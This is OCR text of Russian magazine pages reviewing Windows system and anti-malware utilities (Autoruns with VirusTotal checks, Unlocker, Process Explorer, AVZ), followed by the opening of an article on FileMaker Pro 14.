
Здесь `autorunsc` — модуль программы, запускаемый в режиме командной строки. Ключ `-a` указывает, что после него перечислены объекты для проверки. В примере их три: b — boot execute (то есть все, что загружается после старта системы и до входа пользователя), l — logon, компоненты автозагрузки определенного пользователя и t — запланированные задания. Если вместо перечисления blt указать астериск (*), то будут проверены все объекты автозапуска.

Ключи `-vrs` и `-vt` указывают режим работы с онлайновым сервисом VirusTotal. Первый набор задает отправку только тех файлов, у которых отсутствует цифровая подпись Microsoft и которые ранее не проверялись. Если хотя бы один антивирус из полусотни сочтет файл вредоносным, подробный отчет откроется в отдельной вкладке браузера. Второй набор ключей нужен для того, чтобы каждый раз не открывалась вкладка с пользовательским соглашением VirusTotal и не приходилось подтверждать согласие с ним.

Отчет Autorunsc обычно получается значительным по объему (десятки и сотни килобайт), поэтому читать его на экране неудобно. В примере вывод перенаправляется в лог-файл. Это обычный текстовый формат в кодировке UCS-2 Little Endian. Вот пример записи из него с одним ложноположительным срабатыванием:

```
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\↵
CurrentVersion\Run
Adobe ARM
"C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\↵
AdobeARM.exe"
Adobe Reader and Acrobat Manager
Adobe Systems Incorporated
1.801.10.4720
c:\program files (x86)\common files\adobe\arm\1.0\↵
adobearm.exe
20.11.2014 21:03
VT detection: 1/56
VT permalink: (ссылка на отчет VirusTotal).
```

Скачать Autoruns можно на этой странице: is.gd/0TQ6Ye.




Два неподписанных драйвера оказались чистыми, а на один подписанный есть реакция VT

UNLOCKER

Без сомнений, Марк Руссинович — настоящий гуру среди авторов системных утилит для Windows, но его программы создавались как универсальные инструменты. Иногда стоит воспользоваться более узкоспециализированными средствами. Такими, например, как творение французского программиста Седрика Коллома (Cedrick Collomb). Его крохотная утилита Unlocker умеет делать только одно: разблокировать занятый каким-либо процессом объект файловой системы, чтобы вернуть контроль над ним. Хоть последняя версия вышла в 2013 году, программа до сих пор выполняет свои функции лучше всех аналогов. Например, она позволяет выгружать из памяти динамические библиотеки, удалять файл index.dat, работать с запрещенными в Windows именами файлов и выполнять большинство действий без перезагрузки.

Unloker определяет дескрипторы запущенных процессов, которые в данный момент блокируют работу с нужным файлом или каталогом. Такая блокировка требуется для исключения взаимных влияний приложений в многозадачной среде. При нормальном функционировании ОС и программ она исключает случайное удаление используемых файлов, но иногда бывают ошибки. В результате одной из них приложение может зависнуть либо остаться в памяти после закрытия окна. Тогда объект файловой системы может



Какой-то процесс блокирует удаление Safari

PROCESS EXPLORER

Версия программы Autoruns с графическим интерфейсом может работать вместе с другой утилитой того же автора — Process Explorer (PE). Если сначала запустить PE, а затем Autoruns, то в меню последней появляются дополнительные пункты о просмотре свойств каждого активного процесса из меню автозапуска.


В настройках PE можно указать желаемый способ отображения всех активных процессов: простой перечень с сортировкой по имени или степени загрузки ЦП либо древовидный список с указанием зависимостей. Там же задается опция, которая позволяет проверять неизвестные файлы (определяются по хешу) в VirusTotal. Если ее включить, то через некоторое время справа появится результат проверки. Все объекты, на которые ругается хотя бы один антивирус, будут выделены красным.

При нажатии <Ctrl + L> окно делится по горизонтали, а в нижней части отображается полная информация о выбранном процессе и его действиях в системе. Нажатие <Ctrl + I> вызовет дополнительное окно с индикаторами загрузки ЦП, ГП, ОЗУ, интенсивности операций ввода/вывода, использования накопителей и сети. Для каждого компонента отображается общая нагрузка и самый ресурсоемкий процесс. Для ГП показывается даже процент занятой видеопамяти и нагрузка на каждый чип, если их несколько. Сейчас это особенно актуально, так как многие (вредоносные) программы активно используют видеокарты для неграфических вычислений. Особенно такое поведение характерно для троянских майнеров криптовалют.


По правому клику на любом процессе из списка PE появляется контекстное меню. Оно дублирует все функции встроенного диспетчера задач и добавляет несколько новых. В частности, можно одним кликом отправить соответствующий подозрительному процессу файл на анализ в VirusTotal, выполнить поиск его описания в интернете, сделать дамп или приостановить (suspend) выполнение. Поставленный на паузу процесс перестает реагировать на любые команды (включая внутренние), и его становится легче анализировать. После того как с ним разобрались, можно отправить через Process Explorer команду «возобновить» (resume). Разумеется, без острой необходимости так не стоит делать с системными процессами и утилитами, выполняющими низкоуровневые операции. Перепрошивка BIOS/UEFI, изменение разметки диска и другие подобные операции лучше не прерывать.

Обычно в заголовке каждого окна указано название породившего его приложения, но бывает и по-другому. Это особенно характерно для троянов, которые имитируют работу известных программ или маленьких диалоговых окон с кодами ошибок. В Process Explorer есть удобная функция «найти процесс по окну». Достаточно нажать эту кнопку на верхней панели и, удерживая левую клавишу мыши, перенести курсор в область странного окна. В таблице PE автоматически выделится соответствующий ему процесс.

Чтобы воспользоваться всеми функциями Process Explorer, потребуется запустить его с правами администратора и (в отдельных случаях) установить Debugging Tools for Windows. Их можно скачать отдельно (is.gd/flp0WS) либо загрузить в составе Windows Driver Kit (is.gd/TURLrM). Последнюю версию Process Explorer можно скачать с сайта Microsoft (is.gd/VR6CwF).



Тестовый троян не выглядит подозрительным, а на µTorrent ругаются четыре антивируса




Работа тестового трояна приостановлена через Process Explorer

оставаться заблокированным и после того, как в этом исчезнет необходимость.

Сегодня список активных процессов у рядового пользователя начинается от полусотни, поэтому искать среди них зомби можно долго. Unlocker помогает сразу определить, какой процесс блокирует изменение или удаление выбранного файла или каталога. Даже если он не сможет это выяснить из-за ограничений Win32 API, то предложит принудительно выполнить желаемое действие: переименовать, переместить или удалить объект.

Иногда сразу несколько программ могут обращаться к одному каталогу, поэтому среди блокирующих его процессов определяют несколько дескрипторов. В Unlocker есть возможность отменить блокировку всех одной кнопкой.

Начиная с версии 1.9.0 поддерживаются 64-битные версии Windows. Утилита может быть интегрирована в контекстное меню проводника или запускаться в графическом режиме как переносимое приложение. Можно также установить Unlocker Assistant. Он будет висеть в трее и автоматически вызывать Unlocker всякий раз, когда пользователь пытается выполнить манипуляции с заблокированным файлом. Запуск с ключом -h выведет справку о режиме командной строки. Утилита доступна на сорока языках, хотя особо переводить в ней нечего — все и так интуитивно понятно.



Unlocker не нашел причину блокировки, но может удалить непокорный файл

AVZ

Глядя на список возможностей утилиты AVZ, хочется назвать ее аналитической, а не антивирусной. У крохотной программы Олега Зайцева есть множество незаменимых функций, которые облегчают повседневные задачи админа и жизнь продвинутого пользователя. Она поможет выполнить исследование системы, восстановить сбившиеся настройки встроенных компонентов ОС до принятых по умолчанию, обнаружить любые изменения с момента прошлого аудита, найти потенциальные проблемы безопасности, удалить из SPI Winsock троянские компоненты и восстановить подключение к интернету, выявить странное поведение программ и обнаружить руткиты уровня ядра.

Известные зловреды лучше удалять с помощью других антивирусных сканеров. AVZ пригодится для борьбы с неизвестным злом, поиска дыр, через которые оно может просочиться, и устранения последствий заражения. В большинстве случаев AVZ позволяет обойтись без переустановки ОС даже после тяжелой вирусной атаки.

Использовать AVZ можно как портативное приложение, но полный набор функций утилиты раскроется лишь в том случае, если установить AVZPM — собственный драйвер режима ядра. Он контролирует все модули, драйверы и активные приложения, позволяя легко выявлять маскирующиеся процессы и любые технологии подмены их идентификаторов.


AVZGuard — еще один драйвер режима ядра, который можно активировать из меню AVZ. Он разграничивает доступ активных процессов, подавляя антиантивирусную активность на зараженном компьютере. Такой подход позволяет запустить из окна AVZ любое приложение (в том числе другой антивирус) в защищенном режиме.

Одной из хитрых технологий противодействия у вредоносных программ остается метод блокировки своих файлов и воссоздания удаляемых антивирусом элементов при следующей загрузке ОС. Вручную она частично обходится с помощью Unlocker, но у AVZ есть своя технология — Boot Cleaner. Это другой драйвер режима ядра, который расширяет возможности встроенной в Windows функции отложенного удаления при перезапуске. Он загружается раньше, протоколирует результаты работы и может удалять записи реестра, равно как и файлы.


Сам антивирусный сканер AVZ тоже имеет множество ноу-хау. Он способен проверять альтернативные потоки NTFS и ускорять проверку за счет исключения из нее файлов, опознанных как безопасные по каталогу Microsoft или собственной базе. Все угрозы можно искать по определенным типам — например, сразу исключить категорию HackTool. Есть отдельные модули для поиска клавиатурных перехватчиков, открытых троянскими конями портов и поведенческого анализа. AVZ позволяет копировать подозрительные и удаляемые файлы в отдельные папки для их последующего детального изучения.

Требование присылать отчеты AVZ и его модуля «Исследование системы» стали стандартной практикой на многих форумах вирусологов, куда обращаются за помощью в решении нетривиальных проблем.


Аптечка опытного админа может насчитывать не один десяток программ, но для многих задач хватит и этих четырех утилит. Остальные ты легко найдешь по указанным в начале ссылкам.



AVZ содержит множество инструментов анализа системы



Создание детального протокола исследования в AVZ





FILEMAKER PRO 14

ПРИЛОЖЕНИЯ IOS БЕЗ ЕДИНОЙ СТРОЧКИ КОДА

Олег Парамонов
paramonov@sheep.ru

Иногда нужно быстро сделать простое data-driven приложение вроде системы учета заказов или умного каталога клиентов. Для упрощения задачи можно взять Microsoft Access, но это не самый интуитивный инструмент. FileMaker — это альтернативная СУБД, обращенная лицом к пользователю. К тому же с ее помощью можно делать приложения для iOS.





Программисты склонны относиться к поделкам на базе Microsoft Access и других подобных средств со смесью презрения и ужаса. У них есть для этого основания. Задачи, которые решают с помощью таких разработок, почти всегда имеют более дальновидные, мощные и правильные решения. Но вряд ли столь же простые, дешевые и доступные для пользователей, а эти критерии нередко важнее абстрактной «правильности». Это особенно понятно, когда имеешь дело с одним из конкурентов Access — приложением FileMaker Pro 14.

Как и Access, FileMaker Pro представляет собой сочетание системы управления базами данных и средства быстрой разработки приложений для доступа к этим базам, в том числе по сети (как по локальной, так и через интернет с помощью обычного браузера. Последнее, впрочем, требует FileMaker Server). Хоть в FileMaker Pro встроен мощный скриптовый язык, во множестве случаев можно обойтись без него.

Новая версия продукта, вышедшая в начале мая, отличается модернизированным интерфейсом (градиенты, из которых он состоял раньше, странновато смотрелись в Windows 8 и OS X 10.10) и полностью переработанным редактором скриптов. Кроме того, появились новые элементы интерфейса и возможности их настройки.

FileMaker менее известен, чем Access, но так было не всегда. У этой программы долгая и запутанная история. Ее предшественник — одна из первых систем управления базами данных для MS-DOS, которая появилась около тридцати пяти лет назад. Когда компания Apple выпустила Мак, создатели FileMaker тут же перебрались на новую платформу. Вскоре их детище приобрело такую популярность, что в Microsoft решили отказаться от разработки собственной СУБД — испугались конкуренции. Это задержало появление Access на пять с лишним лет.

Успехи FileMaker были недолгими. В девяностые он растерял свои завоевания, сохранив лидирующие позиции лишь на переживавшем не лучшие времена рынке программного обеспечения для Mac OS. Спустя двадцать лет FileMaker Pro остается самым популярным приложением такого рода, работающим на OS X (версия для Windows, само собой, тоже имеется — на корпоративном рынке без нее никуда). Хотя по функциональности и проработанности этот продукт вполне сопоставим с конкурентами, достаточно одного взгляда, чтобы понять: он не копировал их, а развивался независимо. FileMaker Pro самобытен, и это делает его интересным.

Если Access мало-помалу, версия за версией, поворачивается лицом к профессиональным разработчикам, то FileMaker Pro изо всех сил стремится сохранить ориентацию на неспециалистов. При работе с ним не помешают умение программировать и знание баз данных, но можно с легкостью обойтись и без этого. Создать на базе FileMaker Pro работоспособное приложение с нестандартным интерфейсом почти так же просто, как электронную таблицу.




Базы Filemaker Pro 14 можно открыть и в тринадцатом. На скриншоте — версия для Windows

FileMaker Pro 14 после создания новой базы данных

Настройка связей между таблицами

